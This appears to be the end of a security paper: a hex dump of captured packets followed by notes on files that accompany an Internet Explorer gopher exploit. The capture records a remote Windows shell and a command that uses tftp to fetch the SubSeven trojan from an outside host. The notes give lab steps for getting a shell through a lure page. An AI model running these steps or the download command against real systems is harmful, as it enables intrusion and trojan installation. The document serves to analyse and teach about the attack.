0000003824 3c 00 00 00 00 50 56 40 63 b5 00 04 75 97 9c d1 <....PV@cµ..u..Ñ
0000003840 08 00 45 00 00 28 03 a6 40 00 80 06 72 bc c0 a8 ..E..(.¦@...r¼À¨
0000003856 01 8e c0 a8 01 8f 04 15 1b 9e 79 96 54 0a 3b 82 ..À¨......y.T.;.
0000003872 11 65 50 11 fa f0 f6 39 00 00 00 00 00 00 00 00 .eP.úðö9........
0000003888 ba 27 9f 3d be fa 06 00 36 00 00 00 36 00 00 00 º'.=¾ú..6...6...
0000003904 00 04 75 97 9c d1 00 50 56 40 63 b5 08 00 45 00 ..u..Ñ.PV@cµ..E.
0000003920 00 28 dd 42 40 00 40 06 d9 1f c0 a8 01 8f c0 a8 .(ÝB@.@.Ù.À¨..À¨
0000003936 01 8e 1b 9e 04 15 3b 82 11 65 79 96 54 0b 50 10 ......;..ey.T.P.
0000003952 16 d0 da 5a 00 00 ba 27 9f 3d be fa 06 00 3c 00 .ÐÚZ..º'.=¾ú..<.
0000003968 00 00 3c 00 00 00 00 04 75 97 9c d1 00 50 56 40 ..<.....u..Ñ.PV@
0000003984 63 b5 08 00 45 00 00 28 dd 42 40 00 40 06 d9 1f cµ..E..(ÝB@.@.Ù.
0000004000 c0 a8 01 8f c0 a8 01 8e 1b 9e 04 15 3b 82 11 65 À¨..À¨......;..e
0000004016 79 96 54 0b 50 10 16 d0 da 5a 00 00 00 00 00 00 y.T.P..ÐÚZ......
0000004032 00 00 bd 27 9f 3d ce b0 04 00 3c 00 00 00 3c 00 ..½'.=Î°..<...<.
0000004048 00 00 00 04 75 97 9c d1 00 20 78 c6 0e 94 08 00 ....u..Ñ. xÆ....
0000004064 45 00 00 28 19 1e 40 00 26 06 52 cd 41 d0 e4 de E..(..@.&.RÍAÐäÞ
0000004080 c0 a8 01 8e 00 50 04 14 33 38 f0 71 79 60 b4 39 À¨...P..38ðqy`´9
0000004096 50 11 7d 78 f3 cd 00 00 00 00 06 02 ff ff bd 27 P.}xóÍ......ÿÿ½'
0000004112 9f 3d ce b0 04 00 3c 00 00 00 3c 00 00 00 20 .=Î°..<...<.... 
0000004128 78 c6 0e 94 00 04 75 97 9c d1 08 00 45 00 00 28 xÆ....u..Ñ..E..(
0000004144 03 a9 40 00 80 06 0e 42 c0 a8 01 8e 41 d0 e4 de .©@....BÀ¨..AÐäÞ
```

```
0000004160 04 14 00 50 79 60 b4 39 33 38 f0 72 50 10 fa 30 ...Py`´938ðrP.ú0
0000004176 77 15 00 00 00 00 00 00 00 00 bd 27 9f 3d ce b0 w.........½'.=Î°
0000004192 04 00 3c 00 00 00 3c 00 00 00 00 20 78 c6 0e 94 ..<...<.... xÆ..
0000004208 00 04 75 97 9c d1 08 00 45 00 00 28 03 aa 40 00 ..u..Ñ..E..(.ª@.
0000004224 80 06 0e 41 c0 a8 01 8e 41 d0 e4 de 04 14 00 50 ...AÀ¨..AÐäÞ...P
0000004240 79 60 b4 39 33 38 f0 72 50 11 fa 30 77 14 00 00 y`´938ðrP.ú0w...
0000004256 00 00 00 00 00 00 bd 27 9f 3d fe 96 07 00 3c 00 ......½'.=þ...<.
0000004272 00 00 3c 00 00 00 00 04 75 97 9c d1 00 20 78 c6 ..<.....u..Ñ. xÆ
0000004288 0e 94 08 00 45 00 00 28 19 36 40 00 26 06 52 b5 ....E..(.6@.&.Rµ
0000004304 41 d0 e4 de c0 a8 01 8e 00 50 04 14 33 38 f0 72 AÐäÞÀ¨...P..38ðr
0000004320 79 60 b4 3a 50 10 7d 78 f3 cc 00 00 00 00 9d bf y`´:P.}xóÌ.....¿
0000004336 08 06 bf 27 9f 3d 3e 33 08 00 5c 00 00 00 5c 00 ..¿'.=>3..\...\.
0000004352 00 00 ff ff ff ff ff ff 00 04 75 97 9c d1 08 00 ..ÿÿÿÿÿÿ..u..Ñ..
0000004368 45 00 00 4e 03 af 00 00 80 11 b2 12 c0 a8 01 8e E..N.¯...².À¨..
0000004384 c0 a8 01 ff 00 89 00 89 00 3a 7d b1 81 67 01 10 À¨.ÿ.....:}±.g..
0000004400 00 01 00 00 00 00 00 00 20 45 4e 46 4a 43 41 45 ........ ENFJCAE
0000004416 50 46 48 45 4f 43 41 43 41 43 41 43 41 43 41 43 PFHEOCACACACACAC
0000004432 41 43 41 43 41 43 41 42 4c 00 00 20 00 01 c0 27 ACACACABL.. ..À'
0000004448 9f 3d ae 62 04 00 5c 00 00 00 5c 00 00 00 ff ff .=®b..\...\...ÿÿ
0000004464 ff ff ff ff 00 04 75 97 9c d1 08 00 45 00 00 4e ÿÿÿÿ..u..Ñ..E..N
0000004480 03 b0 00 00 80 11 b2 11 c0 a8 01 8e c0 a8 01 ff .°....².À¨..À¨.ÿ
0000004496 00 89 00 89 00 3a 7d b1 81 67 01 10 00 01 00 00 .....:}±.g......
0000004512 00 00 00 00 20 45 4e 46 4a 43 41 45 50 46 48 45 .... ENFJCAEPFHE
0000004528 4f 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 OCACACACACACACAC
0000004544 41 43 41 42 4c 00 00 20 00 01 c1 27 9f 3d 2e b9 ACABL.. ..Á'.=.¹
0000004560 00 00 5c 00 00 00 5c 00 00 00 ff ff ff ff ff ff ..\...\...ÿÿÿÿÿÿ
0000004576 00 04 75 97 9c d1 08 00 45 00 00 4e 03 b4 00 00 ..u..Ñ..E..N.´..
0000004592 80 11 b2 0d c0 a8 01 8e c0 a8 01 ff 00 89 00 89 ..².À¨..À¨.ÿ....
0000004608 00 3a 7d b1 81 67 01 10 00 01 00 00 00 00 00 00 .:}±.g..........
0000004624 20 45 4e 46 4a 43 41 45 50 46 48 45 4f 43 41 43  ENFJCAEPFHEOCAC
0000004640 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 42 ACACACACACACACAB
0000004656 4c 00 00 20 00 01 f2 27 9f 3d 1e 56 0a 00 56 00 L.. ..ò'.=.V..V.
0000004672 00 00 56 00 00 00 00 20 78 c6 0e 94 00 50 56 40 ..V.... xÆ...PV@
0000004688 63 b5 08 00 45 00 00 48 ed d2 40 00 40 11 af 80 cµ..E..HíÒ@.@.¯.
0000004704 c0 a8 01 8f 18 19 c3 01 80 01 00 35 00 34 d8 a3 À¨....Ã....5.4Ø£
0000004720 46 ac 01 00 00 01 00 00 00 00 00 00 03 31 34 32 F¬...........142
0000004736 01 31 03 31 36 38 03 31 39 32 07 69 6e 2d 61 64 .1.168.192.in-ad
0000004752 64 72 04 61 72 70 61 00 00 0c 00 01 f2 27 9f 3d dr.arpa.....ò'.=
0000004768 1e 56 0a 00 56 00 00 00 56 00 00 00 20 78 c6 .V..V...V.... xÆ
0000004784 0e 94 00 50 56 40 63 b5 08 00 45 00 00 48 ed d2 ...PV@cµ..E..HíÒ
0000004800 40 00 40 11 af 80 c0 a8 01 8f 18 19 c3 01 80 01 @.@.¯.À¨....Ã...
0000004816 00 35 00 34 d8 a3 46 ac 01 00 00 01 00 00 00 00 .5.4Ø£F¬........
0000004832 00 00 03 31 34 32 01 31 03 31 36 38 03 31 39 32 ...142.1.168.192
0000004848 07 69 6e 2d 61 64 64 72 04 61 72 70 61 00 00 0c .in-addr.arpa...
0000004864 00 01 f2 27 9f 3d 0e a0 0c 00 a3 00 00 00 a3 00 ..ò'.=. ..£...£.
0000004880 00 00 00 50 56 40 63 b5 00 20 78 c6 0e 94 08 00 ...PV@cµ. xÆ....
0000004896 45 00 00 95 b3 25 40 00 fc 11 2d e0 18 19 c3 01 E....³%@.ü.-à..Ã.
0000004912 c0 a8 01 8f 00 35 80 01 00 81 8f 10 46 ac 81 83 À¨...5......F¬..
0000004928 00 01 00 00 00 01 00 00 03 31 34 32 01 31 03 31 .........142.1.1
0000004944 36 38 03 31 39 32 07 69 6e 2d 61 64 64 72 04 61 68.192.in-addr.a
0000004960 72 70 61 00 00 0c 00 01 c0 12 00 06 00 01 00 00 rpa.....À.......
0000004976 00 cb 00 41 08 70 72 69 73 6f 6e 65 72 04 69 61 .Ë.A.prisoner.ia
0000004992 6e 61 03 6f 72 67 00 0a 68 6f 73 74 6d 61 73 74 na.org..hostmast
0000005008 65 72 0c 72 6f 6f 74 2d 73 65 72 76 65 72 73 c0 er.root-serversÀ
0000005024 46 77 54 b7 e0 00 00 07 08 00 00 03 84 00 09 3a FwT·à..........:
0000005040 80 00 09 3a 80 f2 27 9f 3d 0e a0 0c 00 4a 00 00 ...:.ò'.=. ...J..
0000005056 00 4a 00 00 00 00 04 75 97 9c d1 00 50 56 40 63 .J.....u..Ñ.PV@c
0000005072 b5 08 00 45 10 00 3c 69 ac 40 00 40 06 4c 92 c0 µ..E..<i¬@.@.L.À
0000005088 a8 01 8f c0 a8 01 8e 80 18 1f 48 3e e0 84 4d 00 ¨..À¨.....H>à.M.
0000005104 00 00 00 a0 02 16 d0 5c 58 00 00 02 04 05 b4 04 ... ..Ð\X.....´.
0000005120 02 08 0a 00 01 ed e1 00 00 00 00 01 03 03 00 f2 .....íá........ò
0000005136 27 9f 3d 0e a0 0c 00 4e 00 00 00 4e 00 00 00 00 '.=. ..N...N....
0000005152 50 56 40 63 b5 00 04 75 97 9c d1 08 00 45 00 00 PV@cµ..u..Ñ..E..
0000005168 40 03 ca 40 00 80 06 72 80 c0 a8 01 8e c0 a8 01 @.Ê@...r.À¨..À¨.
0000005184 8f 1f 48 80 18 7a 6b 77 f1 3e e0 84 4e b0 12 fa ..H..zkwñ>à.N°.ú
0000005200 f0 61 a6 00 00 02 04 05 b4 01 03 03 00 01 01 08 ða¦.....´.......
0000005216 0a 00 00 00 00 00 00 00 00 01 01 04 02 f2 27 9f .............ò'.
0000005232 3d 0e a0 0c 00 4a 00 00 00 4a 00 00 00 00 04 75 =. ...J...J.....u
0000005248 97 9c d1 00 50 56 40 63 b5 08 00 45 10 00 3c 69 ..Ñ.PV@cµ..E..<i
0000005264 ac 40 00 40 06 4c 92 c0 a8 01 8f c0 a8 01 8e 80 ¬@.@.L.À¨..À¨...
0000005280 18 1f 48 3e e0 84 4d 00 00 00 00 a0 02 16 d0 5c ..H>à.M.... ..Ð\
```

```
0000005296 58 00 00 02 04 05 b4 04 02 08 0a 00 01 ed e1 00 X.....´.....íá.
0000005312 00 00 00 01 03 03 00 f2 27 9f 3d 0e a0 0c 00 42 .......ò'.=. ..B
0000005328 00 00 00 42 00 00 00 00 04 75 97 9c d1 00 50 56 ...B.....u..Ñ.PV
0000005344 40 63 b5 08 00 45 10 00 34 69 ad 40 00 40 06 4c @cµ..E..4i-@.@.L
0000005360 99 c0 a8 01 8f c0 a8 01 8e 80 18 1f 48 3e e0 84 .À¨..À¨....H>à.
0000005376 4e 7a 6b 77 f2 80 10 16 d0 98 af 00 00 01 01 08 Nzkwò...Ð.¯.....
0000005392 0a 00 01 ed e1 00 00 00 00 f2 27 9f 3d 0e a0 0c ...íá....ò'.=. .
0000005408 00 42 00 00 00 42 00 00 00 00 04 75 97 9c d1 00 .B...B.....u..Ñ.
0000005424 50 56 40 63 b5 08 00 45 10 00 34 69 ad 40 00 40 PV@cµ..E..4i-@.@
0000005440 06 4c 99 c0 a8 01 8f c0 a8 01 8e 80 18 1f 48 3e .L.À¨..À¨....H>
0000005456 e0 84 4e 7a 6b 77 f2 80 10 16 d0 98 af 00 00 01 à.Nzkwò...Ð.¯...
0000005472 01 08 0a 00 01 ed e1 00 00 00 00 f2 27 9f 3d ee .....íá....ò'.=î
0000005488 c2 0e 00 c1 00 00 00 c1 00 00 00 00 50 56 40 63 Â..Á...Á....PV@c
0000005504 b5 00 04 75 97 9c d1 08 00 45 00 00 b3 03 cb 40 µ..u..Ñ..E..³.Ë@
0000005520 00 80 06 72 0c c0 a8 01 8e c0 a8 01 8f 1f 48 80 ...r.À¨..À¨...H.
0000005536 18 7a 6b 77 f2 3e e0 84 4e 80 18 fa f0 0f 7a 00 .zkwò>à.N..úð.z.
0000005552 00 01 01 08 0a 00 00 5c 43 00 01 ed e1 4d 69 63 .......\C..íáMic
0000005568 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 58 rosoft Windows X
0000005584 50 20 5b 56 65 72 73 69 6f 6e 20 35 2e 31 2e 32 P [Version 5.1.2
0000005600 36 30 30 5d 0d 0a 28 43 29 20 43 6f 70 79 72 69 600]..(C) Copyri
0000005616 67 68 74 20 31 39 38 35 2d 32 30 30 31 20 4d 69 ght 1985-2001 Mi
0000005632 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d 0a 0d crosoft Corp....
0000005648 0a 43 3a 5c 44 6f 63 75 6d 65 6e 74 73 20 61 6e .C:\Documents an
0000005664 64 20 53 65 74 74 69 6e 67 73 5c 6d 63 68 61 6e d Settings\mchan
0000005680 64 6c 31 5c 44 65 73 6b 74 6f 70 3e f2 27 9f 3d dl1\Desktop>ò'.=
0000005696 ee c2 0e 00 42 00 00 00 42 00 00 00 00 04 75 97 îÂ..B...B.....u.
0000005712 9c d1 00 50 56 40 63 b5 08 00 45 10 00 34 69 ae .Ñ.PV@cµ..E..4i®
0000005728 40 00 40 06 4c 98 c0 a8 01 8f c0 a8 01 8e 80 18 @.@.L.À¨..À¨....
0000005744 1f 48 3e e0 84 4e 7a 6b 78 71 80 10 16 d0 3b df .H>à.Nzkxq...Ð;ß
0000005760 00 00 01 01 08 0a 00 01 ed ef 00 00 5c 43 f2 27 ........íï..\Cò'
0000005776 9f 3d ee c2 0e 00 42 00 00 00 42 00 00 00 00 04 .=îÂ..B...B.....
0000005792 75 97 9c d1 00 50 56 40 63 b5 08 00 45 10 00 34 u..Ñ.PV@cµ..E..4
0000005808 69 ae 40 00 40 06 4c 98 c0 a8 01 8f c0 a8 01 8e i®@.@.L.À¨..À¨..
0000005824 80 18 1f 48 3e e0 84 4e 7a 6b 78 71 80 10 16 d0 ...H>à.Nzkxq...Ð
0000005840 3b df 00 00 01 01 08 0a 00 01 ed ef 00 00 5c 43 ;ß........íï..\C
0000005856 f7 27 9f 3d 1e 56 0a 00 2a 00 00 00 2a 00 00 00 ÷'.=.V..*...*...
0000005872 00 20 78 c6 0e 94 00 50 56 40 63 b5 08 06 00 01 . xÆ...PV@cµ....
0000005888 08 00 06 04 00 01 00 50 56 40 63 b5 c0 a8 01 8f .......PV@cµÀ¨..
0000005904 00 00 00 00 00 00 c0 a8 01 01 f7 27 9f 3d 1e 56 ......À¨..÷'.=.V
0000005920 0a 00 3c 00 00 00 3c 00 00 00 00 20 78 c6 0e 94 ..<...<.... xÆ..
0000005936 00 50 56 40 63 b5 08 06 00 01 08 00 06 04 00 01 .PV@cµ..........
0000005952 00 50 56 40 63 b5 c0 a8 01 8f 00 00 00 00 00 00 .PV@cµÀ¨........
0000005968 c0 a8 01 01 00 00 00 00 00 00 00 00 00 00 00 00 À¨..............
0000005984 00 00 00 00 00 00 f7 27 9f 3d 1e 56 0a 00 3c 00 ......÷'.=.V..<.
0000006000 00 00 3c 00 00 00 00 50 56 40 63 b5 00 20 78 c6 ..<....PV@cµ. xÆ
0000006016 0e 94 08 06 00 01 08 00 06 04 00 02 00 20 78 c6 ............. xÆ
0000006032 0e 94 c0 a8 01 01 00 50 56 40 63 b5 c0 a8 01 8f ..À¨...PV@cµÀ¨..
0000006048 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000006064 00 00 fc 27 9f 3d ae 62 04 00 58 00 00 00 58 00 ..ü'.=®b..X...X.
0000006080 00 00 00 04 75 97 9c d1 00 50 56 40 63 b5 08 00 ....u..Ñ.PV@cµ..
0000006096 45 10 00 4a 69 af 40 00 40 06 4c 81 c0 a8 01 8f E..Ji¯@.@.L.À¨..
0000006112 c0 a8 01 8e 80 18 1f 48 3e e0 84 4e 7a 6b 78 71 À¨.....H>à.Nzkxq
0000006128 80 18 16 d0 5f 23 00 00 01 01 08 0a 00 01 f1 93 ...Ð_#........ñ.
0000006144 00 00 5c 43 63 64 20 5c 77 69 6e 64 6f 77 73 5c ..\Ccd \windows\
0000006160 73 79 73 74 65 6d 33 32 0d 0a fc 27 9f 3d ae 62 system32..ü'.=®b
0000006176 04 00 58 00 00 00 58 00 00 00 00 04 75 97 9c d1 ..X...X.....u..Ñ
0000006192 00 50 56 40 63 b5 08 00 45 10 00 4a 69 af 40 00 .PV@cµ..E..Ji¯@.
0000006208 40 06 4c 81 c0 a8 01 8f c0 a8 01 8e 80 18 1f 48 @.L.À¨..À¨.....H
0000006224 3e e0 84 4e 7a 6b 78 71 80 18 16 d0 5f 23 00 00 >à.Nzkxq...Ð_#..
0000006240 01 01 08 0a 00 01 f1 93 00 00 5c 43 63 64 20 5c ......ñ...\Ccd \
0000006256 77 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 windows\system32
0000006272 0d 0a fc 27 9f 3d de 48 07 00 42 00 00 00 42 00 ..ü'.=ÞH..B...B.
0000006288 00 00 00 50 56 40 63 b5 00 04 75 97 9c d1 08 00 ...PV@cµ..u..Ñ..
0000006304 45 00 00 34 03 cc 40 00 80 06 72 8a c0 a8 01 8e E..4.Ì@...r.À¨..
0000006320 c0 a8 01 8f 1f 48 80 18 7a 6b 78 71 3e e0 84 64 À¨...H..zkxq>à.d
0000006336 80 10 fa da 53 bb 00 00 01 01 08 0a 00 00 5c a2 ..úÚS»........\¢
0000006352 00 01 f1 93 fc 27 9f 3d be 6b 09 00 58 00 00 00 ..ñ.ü'.=¾k..X...
0000006368 58 00 00 00 00 50 56 40 63 b5 00 04 75 97 9c d1 X....PV@cµ..u..Ñ
0000006384 08 00 45 00 00 4a 03 cd 40 00 80 06 72 73 c0 a8 ..E..J.Í@...rsÀ¨
0000006400 01 8e c0 a8 01 8f 1f 48 80 18 7a 6b 78 71 3e e0 ..À¨...H..zkxq>à
0000006416 84 64 80 18 fa da d8 51 00 00 01 01 08 0a 00 00 .d..úÚØQ........
```

```
0000006432 5c a3 00 01 f1 93 0d 0a 43 3a 5c 57 49 4e 44 4f \£..ñ...C:\WINDO
0000006448 57 53 5c 73 79 73 74 65 6d 33 32 3e fc 27 9f 3d WS\system32>ü'.=
0000006464 be 6b 09 00 42 00 00 00 42 00 00 00 00 04 75 97 ¾k..B...B.....u.
0000006480 9c d1 00 50 56 40 63 b5 08 00 45 10 00 34 69 b0 .Ñ.PV@cµ..E..4i°
0000006496 40 00 40 06 4c 96 c0 a8 01 8f c0 a8 01 8e 80 18 @.@.L.À¨..À¨....
0000006512 1f 48 3e e0 84 64 7a 6b 78 87 80 10 16 d0 37 8e .H>à.dzkx....Ð7.
0000006528 00 00 01 01 08 0a 00 01 f1 b4 00 00 5c a3 fc 27 ........ñ´..\£ü'
0000006544 9f 3d be 6b 09 00 42 00 00 00 42 00 00 00 00 04 .=¾k..B...B.....
0000006560 75 97 9c d1 00 50 56 40 63 b5 08 00 45 10 00 34 u..Ñ.PV@cµ..E..4
0000006576 69 b0 40 00 40 06 4c 96 c0 a8 01 8f c0 a8 01 8e i°@.@.L.À¨..À¨..
0000006592 80 18 1f 48 3e e0 84 64 7a 6b 78 87 80 10 16 d0 ...H>à.dzkx....Ð
0000006608 37 8e 00 00 01 01 08 0a 00 01 f1 b4 00 00 5c a3 7.........ñ´..\£
0000006624 19 28 9f 3d 6e a8 08 00 6d 00 00 00 6d 00 00 00 .(.=n¨..m...m...
0000006640 00 04 75 97 9c d1 00 50 56 40 63 b5 08 00 45 10 ..u..Ñ.PV@cµ..E.
0000006656 00 5f 69 b1 40 00 40 06 4c 6a c0 a8 01 8f c0 a8 ._i±@.@.LjÀ¨..À¨
0000006672 01 8e 80 18 1f 48 3e e0 84 64 7a 6b 78 87 80 18 .....H>à.dzkx...
0000006688 16 d0 54 16 00 00 01 01 08 0a 00 01 fd 03 00 00 .ÐT.........ý...
0000006704 5c a3 74 66 74 70 20 65 76 69 6c 68 61 63 6b 65 \£tftp evilhacke
0000006720 72 6a 61 6e 65 74 2e 63 6f 6d 20 67 65 74 20 53 rjanet.com get S
0000006736 75 62 53 65 76 65 6e 2e 7a 69 70 0d 0a 19 28 9f ubSeven.zip.t.(.
0000006752 3d 6e a8 08 00 6d 00 00 00 6d 00 00 00 00 04 75 =n¨..m...m.....u
0000006768 97 9c d1 00 50 56 40 63 b5 08 00 45 10 00 5f 69 ..Ñ.PV@cµ..E.._i
0000006784 b1 40 00 40 06 4c 6a c0 a8 01 8f c0 a8 01 8e 80 ±@.@.LjÀ¨..À¨...
0000006800 18 1f 48 3e e0 84 64 7a 6b 78 87 80 18 16 d0 54 ..H>à.dzkx....ÐT
0000006816 16 00 00 01 01 08 0a 00 01 fd 03 00 00 5c a3 74 .........ý...\£t
0000006832 66 74 70 20 65 76 69 6c 68 61 63 6b 65 72 6a 61 ftp evilhackerja
0000006848 6e 65 74 2e 63 6f 6d 20 67 65 74 20 53 75 62 53 net.com get SubS
0000006864 65 76 65 6e 2e 7a 69 70 0d 0a 19 28 9f 3d ae 44 even.zip.t.(.=®D
0000006880
```

Notes on the Files that Accompany this Paper

1. EatUSgopher.pl is a Perl script that acts as a gopher server and delivers the exploit string to a vulnerable Microsoft Internet Explorer Client. The exploit provides a limited remote shell on the exploited system. The limitation of the exploit is that it won't execute network commands. The user can type dir or copy or most other shell commands but when a command like netstat for ftp is executed, the connection between the attacker and the attackee hangs. This was done to intentionally limit the capabilities of the exploit. The script has been tested on a Redhat Linux 7.2 computer.

2. this_site_is_currently_being_upd.html is provided as the web page that directs MSIE to load the gopher server exploit string. The page should be available on the same Linux computer that eatUSgohper.pl runs on, but for testing purposes store it on the Windows computer you are trying to exploit. Select the file by typing file://c:\ this_site_is_currently_being_upd in MSIE.

3. A test network can be setup with the Linux computer at address of 192.168.1.143 and the Windows computer at address 192.168.1.142. Start Xwindows on the Linux computer and open two command prompts. From one prompt type "./eatUSgopher.pl". Then from the Windows computer open MSIE and open this_site_is_currently_being_upd.html. MSIE will appear to be loading the page. Switch back to the Linux computer and in the unused command prompt window type "telnet 192.168.1.142 8008". You should get a command prompt that allows you to type commands on the Windows computer.